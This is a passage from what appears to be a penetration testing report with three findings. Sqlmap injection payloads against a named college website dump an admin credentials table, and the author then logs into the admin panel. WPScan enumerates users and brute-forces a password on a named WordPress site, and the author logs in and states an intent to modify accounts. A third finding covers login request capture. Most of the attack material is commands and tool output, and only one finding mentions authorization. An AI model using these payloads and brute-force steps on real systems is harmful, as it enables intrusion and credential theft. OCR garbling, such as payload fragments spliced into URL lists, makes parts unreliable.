
```
[06:17:44] [INFO] resuming back-end DBMS 'mysql'  
[06:17:44] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session: 2024-07-28_07_00_01.png  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=16# AND 7707=7707 AND 'KLuR='KLuR&CatName=HOUSE ACTIVITIES  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=16# AND (SELECT 9757 FROM (SELECT(SLEEP(5)))Ijfwr) AND 'NwDs='NwDs&CatName=HOUSE ACTIVITIES  
Type: UNION query  
Title: Generic UNION query (NULL) - 14 columns  
Payload: id=16# UNION ALL SELECT CONCAT(0x7170717671,0x727741595742414e6265615947467506e456e49664c67426c79557574584a704261534152784372,0x716b767071),NULL,NULL,N  
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- &CatName=HOUSE ACTIVITIES  
[06:17:47] [INFO] the back-end DBMS is MySQL  
web application technology: Apache  
back-end DBMS: MySQL ≥ 5.0.12  
[06:17:47] [INFO] fetching columns for table 'admin_login' in database 'gitaratt_Pv57EwGtSc'  
[06:17:51] [INFO] fetching entries for table 'admin_login' in database 'gitaratt_Pv57EwGtSc'  
Database: gitaratt_Pv57EwGtSc  
Table: admin_login  
[1 entry]  
+-----+-----+-----+-----+-----+  
| adid | valid | email | username | lastlogin | pass_word |  
+-----+-----+-----+-----+-----+  
| 1 | 1 | [REDACTED].bft.com | Hind [REDACTED] | 2024-02-28 9:29:48 | Hind [REDACTED] |  
+-----+-----+-----+-----+-----+  
[06:17:54] [INFO] table 'gitaratt_Pv57EwGtSc.admin_login' dumped to CSV file '/home/kali/.local/share/sqlmap/output/www.gitarattan.com/dump/gitaratt_Pv57EwGtSc/admin_login.csv'  
[06:17:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gitarattan.com'
```

- Step 8: - Here we are using Breacher tool. Breacher is a python script to find admin login pages.

```
File Actions Edit View Help  
breacher.py LICENSE paths.txt README.md  
[root@kali]-[/home/kali/Downloads/Breacher]  
# python breacher.py -u https://www.gitarattan.com/  
  
BREACHER  
Made with ❤ By D3V  
I am not responsible for your shit and if you get some error while  
running Breacher, there are good chances that target isn't responding.  
  
[+] Robots.txt found. Check for any interesting entry  
  
User-Agent: *  
Allow: /  
  
Sitemap: https://www.gitarattan.com/sitemap.xml  
  
User-agent: 173.212soso  
Disallow:/  
User-agent: 192.comagent  
Disallow:/  
User-agent: inoonbot  
Disallow:/  
User-agent: ion1searchbot  
Disallow:/  
User-agent: 360Spider  
Disallow:/  
User-agent: 3de_search2  
Disallow:/  
User-agent: 3d_search
```


Vulnerability Assessment and Penetration Testing

- Step 9: - Here you can see the admin login URL.



```
File Actions Edit View Help
[+] http://www.gitarattan.com/home.html
[+] http://www.gitarattan.com/home.php
[+] http://www.gitarattan.com/hpwebjetadmin/
[+] http://www.gitarattan.com/include/admin.php
[+] http://www.gitarattan.com/includes/login.php
[+] http://www.gitarattan.com/Indy_admin/
[+] http://www.gitarattan.com/instadmin/
[+] http://www.gitarattan.com/interactive/admin.php
[+] http://www.gitarattan.com/irc-macadmin/
[+] http://www.gitarattan.com/links/Login.php
[+] http://www.gitarattan.com/liveUser_Admin/ (query SLEEP)
[+] http://www.gitarattan.com/Login/ (query SLEEP5) ((f)) AND 'Ned05' < 'Ned05CtName+HOUSE ACTIVITIES'
[+] http://www.gitarattan.com/Login1/
[+] http://www.gitarattan.com/Login.asp
[+] http://www.gitarattan.com/Login_db/
[+] http://www.gitarattan.com/Loginflat/ (query SLEEP5) ((f)) AND 'Ned05' < 'Ned05CtName+HOUSE ACTIVITIES'
[+] http://www.gitarattan.com/Login.html
[+] http://www.gitarattan.com/Login/Login.php
[+] Admin panel found: http://www.gitarattan.com/login.php [+]
http://www.gitarattan.com/Login-redirect/
[+] http://www.gitarattan.com/Logins/
[+] http://www.gitarattan.com/Login-us/ (query SELECTSLEEP5) ((f)) AND 'Ned05' < 'Ned05CtName+HOUSE ACTIVITIES'
[+] http://www.gitarattan.com/Logon/
[+] http://www.gitarattan.com/Logo_sysadmin/
[+] http://www.gitarattan.com/Lotus_Domino_Admin/
[+] http://www.gitarattan.com/mAdmin/
[+] http://www.gitarattan.com/mag/admin/
[+] http://www.gitarattan.com/maintenance/
[+] http://www.gitarattan.com/manage_admin.php
[+] http://www.gitarattan.com/manager/
[+] http://www.gitarattan.com/manager/ispmgr/
[+] http://www.gitarattan.com/manuallogin/
[+] http://www.gitarattan.com/memberadmin/
[+] http://www.gitarattan.com/memberadmin.asp (query SELECTSLEEP5) ((f)) AND 'Ned05' < 'Ned05CtName+HOUSE ACTIVITIES'
[+] http://www.gitarattan.com/memberadmin.php
[+] http://www.gitarattan.com/memberadmin.php
```

- Step 10: - Here we go to that admin log in page and write that username and password which we are found. And click on sign in button.



Vulnerability Assessment and Penetration Testing

- Step 11: - Here you can see we are successfully log in the admin page. But in the dashboard, there no any file available.



Observation

It was observed that a SQL injection attack consists of the insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. It is observed that the username attribute is vulnerable to SQL injection.

02.LOGIN BYPASS


Description	
It can allow attackers to gain unauthorized access to sensitive information.	
Affected Resource / Parameter	Severity
https://instituteofcybershiksha.in/	HIGH
Impact / Consequences	
<ul style="list-style-type: none"> ✓ Unauthorized access to any User account. 	
Recommendations	
<ul style="list-style-type: none"> ✓ Input Validation and Sanitization ✓ Strengthen CAPTCHA and Anti-Bot Measures ✓ Secure Forgot Password and Account Recovery Processes ✓ Encrypt and Hash Credentials ✓ Implement Strong Authentication Mechanisms 	
Tools Used	References
Burp-suit	https://portswigger.net/burp/communitydownload
CWE	OWASP Top 10
307	WSTG-ATHN-04
Proof of Vulnerability	

Vulnerability Assessment and Penetration Testing

- Step 1: - Visit the Website.



- Step 2: - Here you can see the login page.



Vulnerability Assessment and Penetration Testing

- Step 3: - Here I used wpscan tool for finding the username and password. Here I used command **wpscan –url <URL> -e** for fetching Username.

```
[+/-] /home/riya/.zsh_history
[+/-] wpScan --url https://[REDACTED] -e /home/Frigg/Blackbox/PowerWordList
[+/-] WPScan®
[+/-] WordPress Security Scanner by the WPScan Team
[+/-] Version 3.8.25
[+/-] Sponsored by Automattic - https://automattic.com/
[+/-] @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://[REDACTED] [91.108.107.205]
[+] Started: Wed Oct 9 14:47:48 2024

Interesting Finding(s):

[+/-] Headers
| Interesting Entries:
| - x-powered-by: PHP/8.1.28
| - x-litespeed-cache: hit
| - server: LiteSpeed
| - platform: hostinger
| - panel: hpanel
| - content-security-policy: upgrade-insecure-requests
| - alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000, v="43", "6"
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

- Step 4: - Here I found the all Username. Now I will try to fetch Correct Username and Password.

```
[+] No Medias Found.

[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:08 ━━━━━━━━━━━━━━━━ (10 / 10) 100.00% Time: 00:00:08

[+] User(s) Identified:

[+]
| [REDACTED]
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Rss Generator (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+]
| [REDACTED]
| Found By: Wp Json Api (Aggressive Detection)
| - https://instituteofcybershiksha.in/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Oembed API - Author URL (Aggressive Detection)
|   - https://instituteofcybershiksha.in/wp-json/oembed/1.0/embed?url=https://instituteofcybershiksha.in/&format=json
|   Author Sitemap (Aggressive Detection)
|   - https://instituteofcybershiksha.in/wp-sitemap-users-1.xml
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+]
| [REDACTED]
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+]
| [REDACTED]
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+]
| [REDACTED]
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Vulnerability Assessment and Penetration Testing

```
[*] [!] No WPScan API Token given, as a result vulnerability data has not been output.
[*] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[*] Finished: Wed Oct 9 14:55:10 2024
[*] Requests Done: 4885
[*] Cached Requests: 15
[*] Data Sent: 1.312 MB
[*] Data Received: 31.844 MB
[*] Memory used: 335.652 MB
[*] Elapsed time: 00:07:22
[*] Detection)
(riya@kali)-[*]
```

- Step 5: - Here I used the username and also used the Password list for fetch the password. For fetch password I write command **wpcan –url <URL> -U <username> -P <path of passwordlist>**.

```
riya@kali: ~
File Actions Edit View Help
[+] (riya㉿kali)-[~]
$ wpscan --url https://instituteofcybershiksha.in/ -U [REDACTED] -p /home/riya/Desktop/passwordlist

[!] Comodo SSL Certificate Screenshot 2024-01-27_23_14_15.png 7-27_23_14_16.png 7-27_23_14_18.png 7-27_23_14_22.png 7-27_23_31_18.png 7-27_23_31_18.png 7-27_23_31_24.png


[!] WordPress Security Scanner by the WPScan Team
[!] Version 3.8.25
[!] Sponsored by Automattic - https://automattic.com/
[!] @_WPScan_, @_ethicalhack3r, @_erwan_lr, @_firefart

[+] URL: https://instituteofcybershiksha.in/ [91.108.107.205]
[+] Started: Wed Oct 9 14:50:23 2024

Interesting Finding(s):
[+] Headers Screenshot 2024-01-27_23_12.png 7-28_15_32_36.png 8-12_10_06_24.png 8-12_10_07_14.png 9-18_18_31_09.png 0-08_19_24_58.png 0-08_14_37_07.png 0-09_00_50_53.png
| Interesting Entries:
| - x-powered-by: PHP/8.1.28
| - x-litespeed-cache: hit
| - Server: LiteSpeed
| - Platform: hostinger
| - Panel: hpanel
| - Content-Security-Policy: upgrade-insecure-requests
| - Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: https://instituteofcybershiksha.in/robots.txt
```

Vulnerability Assessment and Penetration Testing

- Step 6: - Here you can see the successfully found the Username and Password.



```
riya@kali: ~
File Actions Edit View Help
| Version: 9.2.3 (100% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://institutefocybershiksha.in/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=9.2.3
| - https://institutefocybershiksha.in/wp-content/plugins/woocommerce/assets/css/woocommerce-smallscreen.css?ver=9.2.3
| - https://institutefocybershiksha.in/wp-content/plugins/woocommerce/assets/css/woocommerce.css?ver=9.2.3
| - https://institutefocybershiksha.in/wp-content/plugins/woocommerce/assets/js/frontend/add-to-cart.min.js?ver=9.2.3
| - https://institutefocybershiksha.in/wp-content/plugins/woocommerce/assets/js/frontend/woocommerce.min.js?ver=9.2.3
| Confirmed By: Meta Generator (Passive Detection)
| - https://institutefocybershiksha.in/, Match: 'WooCommerce 9.2.3'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:29 → (137 / 137) 100.00% Time: 00:00:29
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - [redacted] / [redacted] > (10 / 72) 13.88% ETA: ???:??
Trying [redacted], [redacted] / [redacted] Time: 00:00:01 <===== > (10 / 72) 13.88% ETA: ???:??


[!] Valid Combinations Found:
| Username: [redacted], Password: [redacted]

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 9 14:52:35 2024
[+] Requests Done: 855
[+] Cached Requests: 614
[+] Data Sent: 251.298 KB
[+] Data Received: 1.133 MB
[+] Memory used: 260.34 MB
[+] Elapsed time: 00:02:12

[riya@kali: ~]
```

- Step 7: - In login page I will try that username and password which I found.



Vulnerability Assessment and Penetration Testing

- Step 8: - Here you can see the successfully log in using that username and password. In this page I will modify the username and password. And anything I will modify.

The image consists of two vertically stacked screenshots from a Kali Linux desktop environment. Both screenshots show a Firefox browser window with the URL <https://cyber-shiksha.com>.

Screenshot 1: WordPress Dashboard

This screenshot shows the WordPress dashboard. The left sidebar includes links for Home, Updates (with 7 notifications), Tutor LMS, Posts, Media, Pages, Comments, WooCommerce, Products, Analytics, Marketing, and Elementor. The main content area displays a message about a WooCommerce database update and a notice from Elementor encouraging users to rate their experience. It also shows a "WooCommerce Setup" section.

Screenshot 2: User Profile Edit Screen

This screenshot shows the "Profile" screen in the WordPress admin area. The left sidebar has links for Marketing, Elementor, Templates, WPForms, Appearance, Plugins (with 7 notifications), and Users. Under "Users", it lists "All Users" and "Add New User". The main content area shows a form for editing a user's profile. The "Status" section has a checked checkbox for "Enable Elementor AI functionality". The "Name" section includes fields for "Username" (disabled), "First Name", "Last Name", "Nickname (required)", and "Display name publicly as". The "Contact Info" section includes a field for "Email (required)".

Observation

High rates of failed login attempts might indicate brute force or credential stuffing. Login forms revealing specifics like "username not found" or "password incorrect" can aid attackers. Checking if MFA can be bypassed by directly accessing resources without verification.

03. AUTHENTICATION BYPASS

Description

It occurs when an attacker bypasses the authentication mechanisms of a device to gain unauthorized access.

Affected Resource / Parameter

<https://imusic.no/>

Severity

HIGH

Impact / Consequences

The consequences of successful authentication bypass can be severe:

1. Unauthorized access to sensitive data
2. Compromised user accounts
3. Financial losses
4. Damage to reputation
5. Compliance violations

Recommendations

1. Implement Multi-Factor Authentication (MFA)
2. Use Strong, Secure Authentication Protocols
3. Use Input Validation
4. Enforce complex password requirements and regular password changes
5. Use secure, randomly generated session tokens and implement proper session timeout mechanisms

Tools Used

Burp-suite

References

<https://portswigger.net/burp>

CWE

OWASP Top 10

288

A07:2021 – Identification and Authentication Failures

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.

The screenshot shows a Microsoft Edge browser window displaying the [openbugbounty](https://www.openbugbounty.org/bugbounty/crishoj/) website. The page is titled "iMusic Bug Bounty Program". It contains sections about the program's purpose, scope, and latest patched vulnerabilities. The latest patched section lists several domains with green checkmarks. The browser's taskbar at the bottom shows other open tabs and system icons.

- Step 1: - Visit the Website.

The screenshot shows a Microsoft Edge browser window displaying the imusic.co website. The main banner features a "MASSIVE VINYL PROMO" with "MANY DISCOUNTED RECORDS". Below the banner, there is a "SHOP NOW" button and a grid of vinyl records. The browser's taskbar at the bottom shows other open tabs and system icons.

Vulnerability Assessment and Penetration Testing

- Step 2: - Here I register first. I am login with correct mail and password and capture the request in burp suite.

The screenshot shows a web browser window for the iMusic Bug Bounty Program. The URL in the address bar is <https://imusic.co/page/login>. The page displays a 'Log in' form with fields for 'Email or customer no.' (containing '@gmail.com') and 'Password' (containing '*****'). Below the fields are 'Remember me' and 'NEXT >' buttons. A watermark for 'Activate Windows' is present at the bottom right of the page.

- Step 3: - See the request that I captured.

The screenshot shows the Burp Suite Community Edition interface with the 'Proxy' tab selected. It displays a captured POST request to <https://imusic.co:443>. The request details pane shows the raw HTTP message:
POST /page/login HTTP/2
Host: imusic.co
Cookie: session=61ckValESBmJWnWbOk40nbvdCtjBXPO2FLxDGu8; language=en; _ga_XQBz6GNDXN=GS1.1.1731480574.1.1.1731482732.59.0.0; _ga=GAI.1.1447346268.1731480574; _gcl_au=1.1.174662322.1731480575.1501930795.1731480577.1731482756; _clk=linnilio7C317Cfiqu7C097C1770; check=1; _click=8097bg7C173140273345017C317C147Cs.clarity.ms%Fcollect; _uetsid=650fc10a18c1eaf90fd80a18c1efb0a6311656cc0245d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: https://imusic.co
Referer: https://imusic.co/page/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0, i
Te: trailers
Form-data: login_token=10PR1JoyHxjDhl2pBwIzD6ni836E4oPZlR0Mof6&email=@gmail.com&password=*****&login=

A watermark for 'Activate Windows' is visible at the bottom right of the interface.

Vulnerability Assessment and Penetration Testing

- Step 4: - Here, I send request to Repeater.

Burp Suite Community Edition v2024.10-33515 (Early Adopter) - Temporary Project

Request

```

1 POST /page/login HTTP/2
Host: imusic.co
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Origin: https://imusic.co
Referer: https://imusic.co/page/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
--form-login&_token=IOPFR1JoyHxjDhlZpvBwIzD6niE36E4oPZ1R0Mof6&email=gmail.com&password=gmail.com

```

Send to Repeater

Response

```

HTTP/2 200 OK
Server: nginx/1.27.1
Content-Type: text/html; charset=utf-8
Content-Security-Policy: frame-ancestors https://imusic.co;
Cache-Control: no-cache, private
Date: Wed, 13 Nov 2024 07:26:31 GMT
X-Frame-Options: SAMEORIGIN
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 40
Access-Control-Allow-Origin: https://imusic.co
Vary: Origin
Access-Control-Allow-Credentials: true
Set-Cookie: session=9b5d9f9f7f130dk38sCKZ5YCD74K94j2mbF17JBW; path=/; domain=.imusic.co; secure; httpOnly; sameSite=lax
X-Content-Type-Options: nosniff

```

Activate Windows
Go to Settings to activate Windows 0 highlights

Event log (5) All issues

Type here to search

- Step 5: - Here I click on send button and see the response so it is found the page and redirect to that website.

Burp Suite Community Edition v2024.10-33515 (Early Adopter) - Temporary Project

Request

```

1 POST /page/login HTTP/2
Host: imusic.co
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Origin: https://imusic.co
Referer: https://imusic.co/page/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
--form-login&_token=IOPFR1JoyHxjDhlZpvBwIzD6niE36E4oPZ1R0Mof6&email=gmail.com&password=gmail.com

```

Response

```

HTTP/2 302 Found
Server: nginx/1.27.1
Content-Type: text/html; charset=utf-8
Content-Security-Policy: frame-ancestors https://imusic.co;
Cache-Control: no-cache, private
Date: Wed, 13 Nov 2024 07:26:31 GMT
X-Frame-Options: SAMEORIGIN
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 40
Access-Control-Allow-Origin: https://imusic.co
Vary: Origin
Access-Control-Allow-Credentials: true
Set-Cookie: session=9b5d9f9f7f130dk38sCKZ5YCD74K94j2mbF17JBW; path=/; domain=.imusic.co; secure; httpOnly; sameSite=lax
X-Content-Type-Options: nosniff

```

Redirecting to https://imusic.co/

